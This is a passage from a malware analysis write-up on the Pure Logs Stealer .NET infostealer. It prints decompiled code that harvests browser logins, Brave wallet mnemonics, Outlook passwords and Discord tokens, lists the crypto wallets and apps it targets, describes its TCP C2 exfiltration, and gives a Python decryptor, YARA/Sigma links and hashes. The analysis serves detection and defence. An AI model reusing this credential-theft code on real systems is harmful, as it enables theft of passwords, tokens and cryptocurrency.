87     List<\uE02E> list7 = \uE032.\uE000(keyValuePair2.Key);
88     if (keyValuePair2.Value == "Brave")
89     {
90         try
91         {
92             FileInfo fileInfo = new FileInfo(Path.Combine(keyValuePair2.Key, "Preferences"));
93             if (fileInfo.Exists && File.ReadAllText(fileInfo.FullName).Contains("encrypted_mnemonic"))
94             {
95                 if (list7 == null)
96                 {
97                     list7 = new List<\uE02E>();
98                 }
99                 \uE028 uE3 = new \uE028
100                 {
101                     \uE006 = "Brave Wallet",
102                     \uE005 = "Brave Wallet",

```

For Gecko-based applications such as:

- *Mozilla\Firefox*
- *Waterfox*
- *K-Meleon*
- *Thunderbird*
- *Comodo\IceDragon*
- *8pecxstudios\Cyberfox*
- *NETGATE Technologies\BlackHaw*
- *Moonchild Productions\Pale Moon*

The stealer uses specific queries, for example, “**SELECT * FROM moz_bookmarks**”, the query that interacts with the SQLite database used by Mozilla Firefox for storing user bookmarks. For Gecko-based applications, the stealer accesses file **logins.json**, which Mozilla Firefox uses to store saved login information, including usernames and passwords for websites, as shown below.

```

61     \uE01F uE01F = new \uE01F(File.ReadAllText(Path.Combine(text3, "logins.json")));
62     uE01F.\uE001(new string[]
63     {
64         ",\\"logins\":"\\[",
65         ",\\"potentiallyVulnerablePasswords\\"
66     });
67     string[] array = uE01F.\uE002(",");
68     if (\uE07F.\uE000(text2))
69     {
70         \uE07F.\uE002(text3);
71         foreach (string uE in array)
72         {
73             \uE073 uE2 = new \uE073();
74             \uE01F uE01F2 = new \uE01F(uE);
75             string uE3 = uE01F2.\uE000("hostname");
76             string uE4 = uE01F2.\uE000("encryptedUsername");
77             string text4 = uE01F2.\uE000("encryptedPassword");
78             if (!string.IsNullOrEmpty(text4))
79             {
80                 uE2.\uE003 = uE3;
81                 uE2.\uE004 = \uE07F.\uE003(uE4);
82                 uE2.\uE005 = \uE07F.\uE003(text4);
83                 list.Add(uE2);
84             }
85         }
86     }
87     \uE07F.\uE001();

```

The method below is responsible for extracting, processing, and decrypting credential information from specific registry paths related to Outlook profiles. The regex patterns are used to validate server names and email addresses.

```

82 // Token: 0x0000248 RID: 584 RVA: 0x000E54C File Offset: 0x000C74C
83 internal static string \uE001(string \uE000, string[] \uE001)
84 {
85     Regex regex = new Regex("(?!:\\\\)([a-zA-Z0-9_]+\\.)*[a-zA-Z0-9][a-zA-Z0-9_-]+\\.([a-zA-Z]{2,11})?");
86     Regex regex2 = new Regex("([a-zA-Z0-9_\\-\\.]+)@([a-zA-Z0-9_\\-\\.]+\\.)([a-zA-Z]{2,5})");
87     string text = null;
88     try
89     {
90         for (int i = 0; i < \uE001.Length; i++)
91         {
92             try
93             {
94                 object obj = \uE07E.\uE003(\uE000, \uE001[i]);
95                 if (obj != null && \uE001[i].Contains("Password") && !\uE001[i].Contains("2"))
96                 {
97                     text = string.Concat(new string[]
98                     {
99                         text,
100                         \uE001[i],
101                         ":",
102                         "\uE07E.decrypt((byte[])obj)",
103                         "\n"
104                     });
105                 }
106                 else if (obj != null)
107                 {
108                     if (!regex.IsMatch(obj.ToString()) && !regex2.IsMatch(obj.ToString()))
109                     {
110                         text = string.Concat(new string[]
111                         {
112                             text,
113                             \uE001[i],
114                         });
115                     }
116                 }
117             }
118             catch
119             {
120             }
121         }
122     }
123     catch
124     {
125     }
126     return text;
127 }
128 }

```

```

154 // Token: 0x0000249 RID: 585
155 internal static string decrypt(byte[] \uE000)
156 {
157     try
158     {
159         byte[] array = new byte[\uE000.Length - 1];
160         Buffer.BlockCopy(\uE000, 1, array, 0, \uE000.Length - 1);
161         return Encoding.UTF8.GetString(ProtectedData.Unprotect(array, null, DataProtectionScope.CurrentUser)).Replace(Convert.ToChar(0).ToString(), string.Empty);
162     }
163     catch
164     {
165     }
166     return "null";
167 }

```

The following Outlook registry paths are enumerated:

- Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
- Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
- Software\Microsoft\Office\17.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
- Software\Microsoft\Office\18.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676

- Software\Microsoft\Office\19.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
- Software\Microsoft\Office\20.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
- Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
- Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676

The snippet below is the method responsible for grabbing Discord data. The method iterates through directories associated with different Discord builds (**discord**, **discordcanary**, **discordptb**).

- It searches for directories containing local storage data (specifically in the **leveldb** folder).
- The method calls **\uE002** to extract certain data from the local storage files (ldb, log, sqlite)
- If any data is found, it attempts to make web requests to Discord API endpoints using these tokens. The regular expressions in the image below is created to match patterns that resemble Discord authentication tokens.

```

91     try
92     {
93         FileInfo[] files = \uE000.GetFiles("*.ldb");
94         FileInfo[] files2 = \uE000.GetFiles("*.log");
95         FileInfo[] files3 = \uE000.GetFiles("*.sqlite");
96         FileInfo[] files4 = \uE000.GetFiles("*.log");
97         for (int i = 0; i < files.Length; i++)
98         {
99             foreach (object obj in Regex.Matches(files[i].OpenText().ReadToEnd(), "[\\w-]{24}[\\w-]{6}[\\w-]{27}|mfa[\\w-]{84}|dQw4w9WgXcQ:[^.*\\[\\.\\(\\.)*\\]\\].*${[^\"]*"})
100             {
101                 try
102                 {
103                     if (Regex.IsMatch(((Match)obj).Value, "dQw4w9WgXcQ:[^.*\\[\\.\\(\\.)*\\]\\].*${[^\"]*"})
104                     {
105                         string item = \uE041.\uE000(Convert.FromBase64String(((Match)obj).Value.Split(new string[]
106                         {
107                             "dQw4w9WgXcQ:"
108                         }, StringSplitOptions.None)[1]), \uE000.Parent.Parent.FullName + "\\Local State");
109                         list.Add(item);
110                     }
111                     else
112                     {
113                         list.Add(((Match)obj).Value);
114                     }
115                 }
116                 catch
117                 {
118                 }
119             }
120         }
121         for (int j = 0; j < files2.Length; j++)
122         {
123             foreach (object obj2 in Regex.Matches(files2[j].OpenText().ReadToEnd(), "[\\w-]{24}[\\w-]{6}[\\w-]{27}|mfa[\\w-]{84}|dQw4w9WgXcQ:[^.*\\[\\.\\(\\.)*\\]\\].*${[^\"]*"})
124             {
125                 try
126                 {
127                     if (Regex.IsMatch(((Match)obj2).Value, "dQw4w9WgXcQ:[^.*\\[\\.\\(\\.)*\\]\\].*${[^\"]*"})
128                     {
129                         list.Add(\uE041.\uE000(Convert.FromBase64String(((Match)obj2).Value.Split(new string[]
130                         {
131                             "dQw4w9WgXcQ:"
132                         }, StringSplitOptions.None)[1]), \uE000.Parent.Parent.FullName + "\\Local State"));
133                     }
134                     else
135                     {
136                         list.Add(((Match)obj2).Value);
137                     }
138                 }
139                 catch
140                 {
141                 }
142             }
143         }
144     }
145 }

```

Funny fact: all Discord tokens start with **dqw4w9wgxcq**, let's not get rickrolled ...

Interestingly enough, Pure Logs Stealer also collects Windows product key and stores it under a separate log file named **App_Windows Serial Key.txt**. It accesses the key via the registry **SOFTWARE\Microsoft\Windows NT\CurrentVersion** under the value **DigitalProductId**.

I renamed each method so it is easy to visualize what type of data the stealer collects:

```

164 // Token: 0x0600027B RID: 635 RVA: 0x0000F078 File Offset: 0x0000D278
165 internal static \uE05F \uE003(\uE060 \uE000)
166 {
167     {
168         PlgCore.\uE001(new \uE05F
169         {
170             \uE007 = new \uE04E
171             {
172                 \uE017 = "v3.1.3",
173                 \uE019 = \uE000.\uE00F,
174                 \uE022 = \uE01B.GetMachineName(),
175                 \uE014 = \uE01B.UserName() + " " + \uE049.hwid(),
176                 \uE023 = \uE01B.ExecutablePath(),
177                 \uE01A = \uE01B.win32_operatingsystem() + " " + \uE01B.OS_bit(),
178                 \uE021 = \uE01B.AntivirusProduct(),
179                 \uE024 = \uE037.TakeScreenshot(),
180                 \uE025 = \uE01B.GetClipboardData(),
181                 \uE01B = \uE049.Win32_Processor_Name(),
182                 \uE01C = \uE049.Win32_VideoController_Name(),
183                 \uE01D = \uE049.Win32_ComputerSystem_get_RAM(),
184                 \uE01E = \uE049.GetScreenSize(),
185                 \uE01F = \uE00F.GetIPAddressOfTheHost(),
186                 \uE020 = \uE00F.GetGatewayIPAddress(),
187                 \uE027 = \uE01B.CheckIfHMIExistsInRegistry()
188             },
189             \uE004 = new List<\uE074>(),
190             \uE005 = new List<\uE03A>(),
191             \uE006 = new List<\uE02A>()
192         });
193         \uE078.collectData_1();
194         \uE018.collectData_2();
195         \uE01D.collectData();
196         return PlgCore.\uE000();
197     }
198 }

```

```

1 using System;
2
3 // Token: 0x0200009B RID: 155
4 internal sealed class \uE078
5 {
6     // Token: 0x06000234 RID: 564
7     internal static void CollectData_1()
8     {
9         new \uE047().Collect_Cryptowallet_Extensions_vs_Chromium_Applications();
10        new \uE00D().Collect_Gecko_Applications();
11        GC.Collect();
12        GC.WaitForPendingFinalizers();
13        GC.Collect();
14    }
15 }

```

```

6 // Token: 0x06000040 RID: 64
7 internal static void CollectData_2()
8 {
9     \uE026.get_Armory();
10    \uE04A.get_Atomic();
11    \uE070.get_Bitcoin();
12    \uE014.get_Dash();
13    \uE038.get_Electrum();
14    \uE082.get_Ethereum();
15    \uE075.get_Litecoin();
16    \uE062.get_Monero();
17    \uE028.get_Exodus();
18    \uE086.get_Zcash();
19    \uE04F.get_Jaxx();
20    \uE03C.get_WalletWasabi();
21    \uE05D.get_Coinomi();
22    GC.Collect();
23    GC.WaitForPendingFinalizers();
24    GC.Collect();
25 }

```

```

6 // Token: 0x0600005E RID: 94
7 internal static void CollectData()
8 {
9     \uE021.FileZilla();
10    \uE045.WinSCP();
11    \uE07E.Outlook();
12    \uE034.foxmail();
13    \uE067.Discord();
14    \uE02F.Telegram();
15    \uE054.Pidgin();
16    \uE00B.Signal();
17    \uE058.InternetDownloadManager();
18    \uE06B.Steam();
19    \uE033.obs-studio();
20    \uE07D.WindowsSerialKey();
21    \uE00F.Ngrok();
22    \uE040.OpenVPN();
23    \uE066.ProtonVPN();
24    GC.Collect();
25    GC.WaitForPendingFinalizers();
26    GC.Collect();
27 }

```

As you can see from the above image, the most current stealer version is v3.1.3, and some additional sensitive data is collected from the following applications:

- FileZilla
- WinSCP (collects username, and passwords)
- Foxmail
- Telegram
- Pidgin
- Signal
- InternetDownloadManager (IDM) (collects email addresses, first name, last name and serial number)
- OBS Studio (collects profiles data)
- Ngrok (collects ngrok.yml)
- OpenVPN
- ProtonVPN

I will leave it to you to explore what files it collects from some of the applications mentioned above.

The example of the logs folder is shown below:



It is worth noting that after successfully executing, the stealer creates a registry subkey under **HKU:\Software** with the HWID value.

C2 Communication

The stealer uses a **Socket** for TCP/IP communication. It sets up a TCP/IP socket and attempts to connect to a server, and if the connection is successful, it begins receiving data. It continuously tries to connect, with a 5-second delay between attempts, in case of initial failure. The default port for communication is 7702, but that can be changed.

Before sending the actual data to C2, it sends the data size as shown below.

```

> Frame 2295: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device\NPF_{4
> Ethernet II, Src: Xensource_23:fc:9f (00:16:3e:23:fc:9f), Dst: AbbIndustria_23:05:83 (00:00:23:23
> Internet Protocol Version 4, Src: 19[REDACTED], Dst: 18[REDACTED]
> Transmission Control Protocol, Src Port: 55535, Dst Port: 7702, Seq: 1, Ack: 1, Len: 4
▼ Data (4 bytes)
  Data: c8e70200
    [Length: 4]

```

The exfiltrated data is sent at once instead of in separate parts, which impacts the successful infection. The attacker will not receive any data if the communication is interrupted at a certain point. It is worth mentioning that stealers such as Raccoon Stealer send the data in parts to the C2 server, so in case of network interruption, at least some data is exfiltrated.

As it was briefly mentioned before, Pure Logs Stealer uses 3DES for data encryption that is sent over to C2. The 3DES key is derived from the value supplied as one of the parameters along with the C2 IP address in the stealer payload.

The screenshot shows a network traffic analysis in Wireshark. The top pane displays a list of TCP packets. Packet 14654 is highlighted, showing it is a TCP ACK packet with a sequence number of 55535 and an acknowledgment number of 7702, with a length of 14600 bytes. The middle pane shows the packet details, including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol header. The bottom pane shows the raw data in hexadecimal and ASCII. The ASCII data is a long string of characters, including a list of URLs and identifiers, such as 'qTht-jSP-f09d8Lbyz_wcsPUo8DLGk7n35rw7H3rkICwb52\x1a5.google.ca\tTRUE\t\t\tFALSE\t\t13382169484105927\t\tAPISID\t\ttof9MPF204134\t\tAPISID\t\ttof9MPFycVxcDhzmS/AIFGofd1wtvhpqV7\x1aU.youtube.com\tTRUE\t\t\tFALSE\t\t13382169483915793\t\tAPISID\t\tta6IWRMueSb1VOY5IY\x1a@.google.ru\tTRUE\t\t\tFALSE\t\t13382169484204047\t\tHSID\t\tAczPCZM9vut2Md7_5\x1aB.youtube.com\t8JvMz4VGxiQVnJodfjTv9nKBpxjPgOIWp5hN3jvtvuc8sAtsfsa2_Q.\x1a\xdd\x01.google.ca\tTRUE\t\t\tFALSE\t\t1336342068410604XZwUIkM8NSDbCQ7Q\x1a\xdd\x01.google.ru\tTRUE\t\t\tFALSE\t\t13363420684204215\t\tNID\t\t511-GpRVnjs5bNmZPwsJycmKPR3TSMW\tTRUE\t\t\tFALSE\t\t13350201470000000\t\tTZ\t\t7347198_56_56_56_\x1aT.google.ca\tTRUE\t\t\tFALSE\t\t13382169484105927\t\t'. The data is highlighted with a red box.

The Python implementation to decrypt the traffic:

```

# Author: RussianPanda

import gzip
import binascii
from Crypto.Cipher import DES3
from Crypto.Hash import MD5
from Crypto.Util.Padding import unpad

# Decrypt data using 3DES with MD5 hash of a key string

def decrypt_3des(encrypted_data_hex, key_string):
    encrypted_data = binascii.unhexlify(encrypted_data_hex)
    md5_hash = MD5.new()
    md5_hash.update(key_string.encode('utf-8'))
    key = md5_hash.digest()
    cipher = DES3.new(key, DES3.MODE_ECB)

    # Decrypt the data
    decrypted_data = cipher.decrypt(encrypted_data)
    decrypted_data_unpadded = unpad(decrypted_data, DES3.block_size)
    return decrypted_data_unpadded

def decompress_gzip(data):
    data_without_length = data[4:]
    decompressed_data = gzip.decompress(data_without_length)
    return decompressed_data

encrypted_data_hex = ""

# Key string used for encryption
key_string = ""

# Decrypt the data
decrypted_data = decrypt_3des(encrypted_data_hex, key_string)
decompressed_data = decompress_gzip(decrypted_data)

# Saving the decompressed data to a file
output_file = "decrypted_data.bin"
with open(output_file, 'wb') as file:
    file.write(decompressed_data)
print(f"Decompressed data saved as {output_file}")

```

Conclusion

Despite the obfuscation and layers of unpacking, Pure Logs Stealer is similar to other .NET stealers and does not possess any special functionalities. The effectiveness of its file grabber and file loader features remains to be questioned.

Detection Rules

You can access the Yara detection rule for Pure Logs Stealer [here](#).

You can access the Sigma detection rule for Pure Logs Stealer [here](#).

Indicators of Compromise

Name	Indicators
Stealer Payload	2b84f504b2b8389d28f2a8179a8369fc511391e7331f852aaf3a6a2f26a79ee4
Stealer Payload	8543ea15813ea170dd0538d7cd629f451ceb7e18b07c4db1cdbce5e089b227d4

Reference

<https://learn.microsoft.com/en-us/dotnet/fundamentals/networking/sockets/sockets-overview>

https://github.com/RussianPanda95/Yara-Rules/blob/main/Pure%20Logs%20Stealer/purelogs_stealer.yar

https://github.com/RussianPanda95/Sigma-Rules/blob/main/Pure%20Logs%20Stealer/purelogs_stealer_dll_creation.yaml

<https://twitter.com/cod3nym>



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